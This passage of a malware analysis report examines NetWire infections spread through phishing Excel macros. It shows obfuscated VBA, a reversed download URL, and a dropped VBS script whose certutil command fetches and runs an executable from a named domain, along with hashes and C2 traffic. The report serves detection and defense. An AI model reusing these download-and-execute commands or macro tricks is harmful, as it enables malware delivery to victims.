PropertyMap (14)
Property (32)
MethodSemantics (67)
TypeSpec (7)
Assembly (1)
AssemblyRef (6)
ManifestResource (2)
NestedClass (5)
MethodSpec (8)
```

Member	Offset	Size	Value	Meaning
EventFlags	000425E8	Word	0000	Click here
Name	000425EA	Word	160C	OnClientConnected
EventType	000425EC	Word	003C	TypeDef Table Index 15


```
  .method private hidebysig instance void DoAcceptTCPClientCallBack(class [mscorlib]System.IAsyncResult ar)
  {
    .maxstack 6
    .locals init (class [System]System.Net.Sockets.TcpListener V0,
                  class [System]System.Net.Sockets.TcpClient V1,
                  class LLRP.delegateClientConnected V2)
nop
  .try {
nop
ldarg.1
callvirt instance object [mscorlib]System.IAsyncResult::get_AsyncState()
castclass [System]System.Net.Sockets.TcpListener
stloc.0
ldloc.0
ldarg.1
callvirt instance class [System]System.Net.Sockets.TcpClient [System]System.Net.Sockets.TcpListener::EndAcceptTcpClient(class [mscorlib]System.IAsyncResult)
stloc.1
ldarg.0
ldloc.1
callvirt instance class [System]System.Net.Sockets.NetworkStream [System]System.Net.Sockets.TcpClient::GetStream()
stfld    class [System]System.Net.Sockets.NetworkStream LLRP.TCPIPServer::ns
ldarg.0
ldftn    instance void LLRP.CommunicationInterface::TriggerOnClientConnect()
newobj   instance void LLRP.delegateClientConnected::.ctor(object object, native int method)
```

```
stloc.2
ldloc.2
ldnull
ldnull
callvirt instance class [mscorlib]System.IAsyncResult LLRP.delegateClientConnected::BeginInvoke(class [mscorlib]System.AsyncCallback callback, object object)
pop
ldarg.0
```

Netwire Developers from World Wired Labs have implemented the remote access tool functionality using a simple TCP Client-Server model with sockets.


Dynamic Analysis

Infection Chain


Spam campaign of Phishing email
Attachment document of .XLS
Macro enabled content
Conhost.exe
Using wscript file to drop the payload file in the %temp% folder
Connecting to CNC server

NetWire infects its victims using initial infection vectors of the mal-spam variety with e-mail attachment (EML). It contains a Microsoft Office (Excel) document with VBA macro enabled content. The malware tricks the user to enable the macros to perform malicious actions. Once the user enables the macro content, using Wscript file to drop a payload file in the %temp% folder, it then invokes a web-request and connects with the designated C2 server for further infection.


Sample Information



```
Malicious

MIME Type:       application/vnd.ms-excel
Subcategory:     malware_bazaar
MD5:             50079e9d0aa5353c8eca8fc3a0b2637c
SHA1:            e7f185ea583d8a74621e4ffe37ded86ce27302cc
SHA256:          c2f39ccb743f8122448c5e7fea2319fbb4da4718e4f54dce5d5ad5367c93338a
SHA512:          e4e7bfe1eba9f7746e7f014f7bff41193e1fcfba6f553767e876985cedcca7556bb822883da1e225812be145a26…
Size:            129,024B
DFI Size:        305,296B (136.62% increase in inspectable content)
```

Technical Analysis of XLS




Document created in earlier version of Microsoft Office Excel

To view this content, please click ("**Enable Content**") from the yellow bar above

Once the user opens the attached document, there's a fake Excel template displaying a message "Document created in earlier version of MS Excel" upon enabling the content, the victim now views the content. With the help of this malware the threat actor can trick the user to view the document, and infect them for further malicious actions.


Embedded Macro Content: Screenshot 1



```
QzmEkssZLZYaTQA = "ZxPBuYeKWqLECihJpSXRLwDqtXKiqZTm"
    Xlaq = cmd1(XxX, aAa) + URL(XxX, aAa) + cmd2(XxX, aAa)
oAwiBMO = "hVLoKeeoanEDznOb"
btVryHISBz = "YINxvSpmfOTdGJUetkWDniHCzqEwJ"
VIbALuiqvq = "jVgPIRxuFnSEp"
GdX1OEpsYnHzeapryVTu = "RYJjvGnYHpSpiRNGrYDKLd"
SPFHgIeaYq = "BYjo"
ByXHWueUw = "IsPaSOXJCE"
xiaKAuacPMXKvQdaDYfPpQfwJXqRtuFmzGGBGbdM1ZupTk = "XdtLApyavTz"
QzmEkssZLZYaTQA = "ZxPBuYeKWqLECihJpSXRLwDqtXKiqZTm"
    Shell Xlaq, vbHide
oAwiBMO = "hVLoKeeoanEDznOb"
btVryHISBz = "YINxvSpmfOTdGJUetkWDniHCzqEwJ"
VIbALuiqvq = "jVgPIRxuFnSEp"
GdX1OEpsYnHzeapryVTu = "RYJjvGnYHpSpiRNGrYDKLd"
SPFHgIeaYq = "BYjo"
ByXHWueUw = "IsPaSOXJCE"
xiaKAuacPMXKvQdaDYfPpQfwJXqRtuFmzGGBGbdM1ZupTk = "XdtLApyavTz"
QzmEkssZLZYaTQA = "ZxPBuYeKWqLECihJpSXRLwDqtXKiqZTm"
    'MsgBox Xlaq
oAwiBMO = "hVLoKeeoanEDznOb"
btVryHISBz = "YINxvSpmfOTdGJUetkWDniHCzqEwJ"
VIbALuiqvq = "jVgPIRxuFnSEp"
GdX1OEpsYnHzeapryVTu = "RYJjvGnYHpSpiRNGrYDKLd"
SPFHgIeaYq = "BYjo"
ByXHWueUw = "IsPaSOXJCE"
xiaKAuacPMXKvQdaDYfPpQfwJXqRtuFmzGGBGbdM1ZupTk = "XdtLApyavTz"
QzmEkssZLZYaTQA = "ZxPBuYeKWqLECihJpSXRLwDqtXKiqZTm"
End Function
Function rtx(Var)
oAwiBMO = "hVLoKeeoanEDznOb"
```

Here is the function to form the malicious URL using concatenate functions.
Obfuscated random functions


Embedded Macro Content: Screenshot 2



```
xiaKAuacPMXKvQdaDYfPpQfwJXqRtuFmzGGBGbdMlZupTk = "XdtLApyavTz"
QzmEkssZLZYaTQA = "ZxPBuYeKWqLECihJpSXRLwDqtXKiqZTm"
End Function
Function URL(XxX, aAa)
oAwiBMO = "hVLoKeeoanEDznOb"
btVryHISBz = "YINxvSpmfOTdGJUetkWDniHCzqEwJ"
VIbALuiqvq = "jVgPIRxuFnSEp"
GdX1OEpsYnHzeapryVTu = "RYJjvGnYHpSpiRNGrYDKLd"
SPFHgIeaYq = "BYjo"
ByXHWueUw = "IsPaSOXJCE"
xiaKAuacPMXKvQdaDYfPpQfwJXqRtuFmzGGBGbdMlZupTk = "XdtLApyavTz"
QzmEkssZLZYaTQA = "ZxPBuYeKWqLECihJpSXRLwDqtXKiqZTm"
    URL = """exe.derraj/mtyap/moc.enydlelet//:sptth"""
oAwiBMO = "hVLoKeeoanEDznOb"
btVryHISBz = "YINxvSpmfOTdGJUetkWDniHCzqEwJ"
VIbALuiqvq = "jVgPIRxuFnSEp"
GdX1OEpsYnHzeapryVTu = "RYJjvGnYHpSpiRNGrYDKLd"
SPFHgIeaYq = "BYjo"
ByXHWueUw = "IsPaSOXJCE"
xiaKAuacPMXKvQdaDYfPpQfwJXqRtuFmzGGBGbdMlZupTk = "XdtLApyavTz"
QzmEkssZLZYaTQA = "ZxPBuYeKWqLECihJpSXRLwDqtXKiqZTm"
URL = dpwmFqsn8(URL)
oAwiBMO = "hVLoKeeoanEDznOb"
btVryHISBz = "YINxvSpmfOTdGJUetkWDniHCzqEwJ"
VIbALuiqvq = "jVgPIRxuFnSEp"
GdX1OEpsYnHzeapryVTu = "RYJjvGnYHpSpiRNGrYDKLd"
SPFHgIeaYq = "BYjo"
ByXHWueUw = "IsPaSOXJCE"
xiaKAuacPMXKvQdaDYfPpQfwJXqRtuFmzGGBGbdMlZupTk = "XdtLApyavTz"
QzmEkssZLZYaTQA = "ZxPBuYeKWqLECihJpSXRLwDqtXKiqZTm"
```

VBA code in the screenshot (above) is obfuscated with random functions in order to hide the exact code. It's one of the tricks used by the malware author. Macros is a programmable pattern which translates a certain sequence of input into a preset sequence of output. Macros can make tasks less repetitive automating a complicated sequence of keystrokes, mouse movements, commands, or other types of user input.


Macro-Enabled, Process Tree



```
wininit.exe           452           1,004 K    4,940 K Windows Start-Up Application
winlogon.exe          488           1,916 K    8,576 K Windows Logon Application
  LogonUI.exe         780           9,560 K   41,644 K Windows Logon User Interfa...
  dwm.exe             788          13,312 K   29,380 K Desktop Window Manager
csrss.exe            3004   0.21    1,872 K    6,980 K Client Server Runtime Process
winlogon.exe         2900           2,100 K   10,084 K Windows Logon Application
  dwm.exe             796   0.62   35,768 K  114,736 K Desktop Window Manager
explorer.exe         3064   2.14   31,780 K   98,776 K Windows Explorer
  procexp64.exe      3384   3.72   14,300 K   35,008 K Sysinternals Process Explorer
  Fiddler.exe        3028   0.02   51,948 K   98,676 K Fiddler
  notepad.exe        2304           2,336 K   15,776 K Notepad
  EXCEL.EXE           116  < 0.01  58,764 K   85,172 K Microsoft Excel
    cmd.exe          1280           8,036 K   12,156 K Windows Command Processor
      conhost.exe     728   0.05    5,264 K   10,868 K Console Window Host
      timeout.exe    1648   0.03    1,276 K    4,780 K timeout - pauses command p...
    wscript.exe      3396           3,708 K   14,660 K Microsoft ® Windows Based ...
      cmd.exe        3296   0.51   17,836 K   39,172 K Windows Command Processor
        conhost.exe  2212           5,252 K   10,812 K Console Window Host
      timeout.exe    3964   0.03    1,284 K    4,784 K timeout - pauses command p...
```

Once the macros are enabled, using the Wscript shell to execute and drop the payload file in %temp% folder [Actual, file will be BIN[.]exe].

Dropped VBS Script




C:\Users\user\AppData\Local\Temp\script.vbs

Process:	C:\Windows\System32\cmd.exe
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	292
Entropy (8bit):	4.9396387803032535
Encrypted:	false
SSDEEP:	6:FER/lFHfBbmGGRJ37LNHrnXPP23fblAC4/lFHfBbkPP23fblAFc:+R/vp9iBPtrXWzlAC4/vpxzlAFc
MD5:	E5E44BEA727758ED77727323A8C5466B
SHA1:	F5E87B48E62471A7405357CF7E771FE81C093448
SHA-256:	3E451F9115D8F0BC6E008061F211A230660EDB25FC62504E8E33C5C93284395D
SHA-512:	2F6BE4DC2BFC39D50B21E566BB90CBF2913592F9D0780E5AC08DCE4FD7B3F87726139FFCC97FF615FB5A27967D693991774A858BDC6E8490CAEAF4F7AE2BAADA
Malicious:	**true**
Preview:	`CreateObject("WScript.Shell").Run "cmd.exe /c certutil.exe -urlcache -split -f " +  "https://teleldyne.com/paytm/jarred.exe" + " " + "C:\Users\user\AppData\Local\Temp\bin.exe", 0, True  ..CreateObject("WScript.Shell").Run "cmd.exe /c C:\Users\user\AppData\Local\Temp\bin.exe", 0, True    ..`

Here the command is very straight forward, using the cmd[..]exe the malware connects to the malicious domain and drops the payload file in the Windows %temp% folder. The dropped vbs file gets executed in %temp% folder as well.


Dropped Payload file



C:\Users\user\AppData\Local\Temp\bin.exe

Process:	C:\Windows\System32\certutil.exe
File Type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	dropped
Size (bytes):	870912
Entropy (8bit):	7.08117965948156
Encrypted:	false
SSDEEP:	12288:AlbZLA7wcpdbdbdbdbduM2M29kVnCcDS3e/jMeQ695FADfphnulDX+bZuS04TXdg:LZHKBBBBf2O0OmLxhYr8GmC
MD5:	AEF8D5E34F59619E683CEF00565D370D
SHA1:	575ECEC60ED88BD83E53EA4F42CC0E5C301635F6
SHA-256:	A6578231DF36154107B54EB95B8DB6B1F3E2D6477B163EDA527BF8A5C57A9BAB
SHA-512:	102478813CC56D174D57C730A5C8279A1950191D21528BB21C0DA914B9154DAA87FB1C30003BAF3F051CAB1BC9E528106BE19A310BB133DEBADC5AB70B16D76B
Malicious:	**true**
Antivirus:	• Antivirus: Joe Sandbox ML, Detection: 100%
Preview:	`MZ......................@...............................................!..L.!This program cannot be run in DOS mode....$.......PE..L.....Ec.........` `....P......8......./... ...@....@.. .................................@................................P/..O....@..05..................................` `.............................................. ................ ..H............text........ ....................... ..`.rsrc...05...@...6...............`

Initial – Indicator of Compromises [IOC]



```
00000000  43 4F 4E 4E 45 43 54 20 74 65 6C 65 6C 64 79 6E 65 2E 63 6F 6D 3A 34 34 33 20   CONNECT teleldyne.com:443 
0000001A  48 54 54 50 2F 31 2E 30 0D 0A 55 73 65 72 2D 41 67 65 6E 74 3A 20 43 65 72 74   HTTP/1.0..User-Agent: Cert
00000034  55 74 69 6C 20 55 52 4C 20 41 67 65 6E 74 0D 0A 48 6F 73 74 3A 20 74 65 6C 65   Util URL Agent..Host: tele
0000004E  6C 64 79 6E 65 2E 63 6F 6D 3A 34 34 33 0D 0A 43 6F 6E 74 65 6E 74 2D 4C 65 6E   ldyne.com:443..Content-Len
00000068  67 74 68 3A 20 30 0D 0A 50 72 6F 78 79 2D 43 6F 6E 6E 65 63 74 69 6F 6E 3A 20   gth: 0..Proxy-Connection: 
00000082  4B 65 65 70 2D 41 6C 69 76 65 0D 0A 50 72 61 67 6D 61 3A 20 6E 6F 2D 63 61 63   Keep-Alive..Pragma: no-cac
0000009C  68 65 0D 0A 0D 0A                                                               he....
```

Once communicating with the malicious URL, it's silently drops a .VBS script file in the %AppData% folder to perform further malicious actions.

Preventive Measures

- Usage of anti-malware software such as antivirus or, any endpoint protection such as LMNTRIX EDR / EPP with updates.
